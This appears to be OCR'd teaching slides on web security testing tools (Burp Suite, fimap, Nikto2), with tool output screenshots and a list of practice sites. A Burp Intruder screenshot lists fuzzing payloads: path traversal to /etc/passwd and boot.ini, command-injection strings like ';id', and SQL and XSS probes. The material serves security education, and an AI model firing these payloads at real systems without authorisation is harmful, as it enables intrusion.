
Burp Suite https://portswigger.net/

Integrated platform for performing security testing of web applications

Supports the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities

Main features

- Intercepting proxy
- Application-aware spider
- Web application scanner
- Advanced fuzzing tools
- Session token analysis
- Powerful extensibility


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request ▲ Position Payload Status Error Timeout Length ODBC SQL quota... syntax Comment
5 1 ..\..\..\..\..\..\..\..\..\..\boot.ini 200 1970
6 1)))))))))) 200 1942
7 1 || ping -i 30 127.0.0.1 ; x ||... 200 1989
8 1 ;id 200 1935
9 1 ;echo 111111 200 1944
10 2 ' 200 1912
11 2 xsstest 200 1937
12 2 </foo> 200 1937
13 2 ../../../../../../../../../etc/p... 200 1937
14 2 ..\..\..\..\..\..\..\..\..\..\boot.ini 200 1937
15 2)))))))))) 200 1937
Request Response
Raw Headers Hex HTML Render
<form method="post" id="form1" name="form1" action="Default.ashx" autocomplete="off"><table cellspacing="10"><tr><td>Username:</td><td><input name="username" type="text" value="admin"/></td><td> </td></tr><tr><td>Password:</td><td><input name="password" type="password" value=""/></td><td><input type="submit" value="Login" /></td></tr></table></form>
Register

<hr>Unclosed quotation mark after the character string '''.
Incorrect syntax near '''.</body></html>
Unclosed quotation mark
1 match
Finished

fimap https://tha-imax.de/git/root/fimap

Find, prepare, audit, exploit and even google automatically for local and remote file inclusion bugs

- Basically like sqlmap but for LFI/RFI bugs
- Written in Python

Tests for various types of file inclusion

- Relative/absolute path handling
- Tries automatically to eliminate suffixes with Nullbyte and other methods like dot-truncation
- Remotefile injection
- Logfile injection

```
root@kali:/usr/share/fimap# fimap -H -u 'http://192.168.1.68' -d 3 -w /tmp/urllist
fimap v.1.00_svn (My life for Aiur)
:: Automatic LFI/RFI scanner and exploiter
:: by Iman Karim (fimap.dev@gmail.com)

Crawler is harvesting URLs from start URL: 'http://192.168.1.68' with depth: 3 and
[0] Going to root URL: 'http://192.168.1.68'...
[Done: 0 | Todo: 5 | Depth: 1] Going for next URL: 'http://192.168.1.68/twiki/'...
[Done: 1 | Todo: 6 | Depth: 1] Going for next URL: 'http://192.168.1.68/phpMyAdmin/
[Done: 2 | Todo: 5 | Depth: 1] Going for next URL: 'http://192.168.1.68/mutillidae/
```


Nikto2 https://cirt.net/Nikto2

Web server scanner for finding potential problems and security vulnerabilities

- Server and software misconfigurations
- Default files and programs
- Insecure files and programs
- Outdated servers and programs

Performs over 6000 tests

- E.g., it can find forgotten scripts and other hard to detect problems from an external perspective


- Nikto v2.1.6

+ Target IP: 10.0.0.1
+ Target Hostname: 10.0.0.1
+ Target Port: 80
+ Start Time: 2016-02-03 20:07:44 (GMT-5)

+ Server: Apache/2.4.17 (Win32) OpenSSL/1.0.2d PHP/5.6.14
+ Retrieved x-powered-by header: PHP/5.6.14
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against s
+ Uncommon header 'logged-in-user' found, with contents:
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Cookie showhints created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /mutillidae/robots.txt, fields: 0xbe 0x5199ca953f
+ "robots.txt" contains 8 entries which should be manually viewed.
+ OSVDB-5737: WebLogic may reveal its internal IP or hostname in the Location header. The value is "http:
".
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file na
c.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.
.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTT
TP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NO
OT_FOUND.html.var
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-112004: /: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bi
014-6271).
+ OSVDB-112004: /index.php: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.c
ame=CVE-2014-6271).

Practice Web Exploitation Websites

https://google-gruyere.appspot.com/

http://demo.testfire.net/

http://wocares.com/xsstester.php

http://crackme.cenzic.com/

http://test.acunetix.com/

http://zero.webappsecurity.com/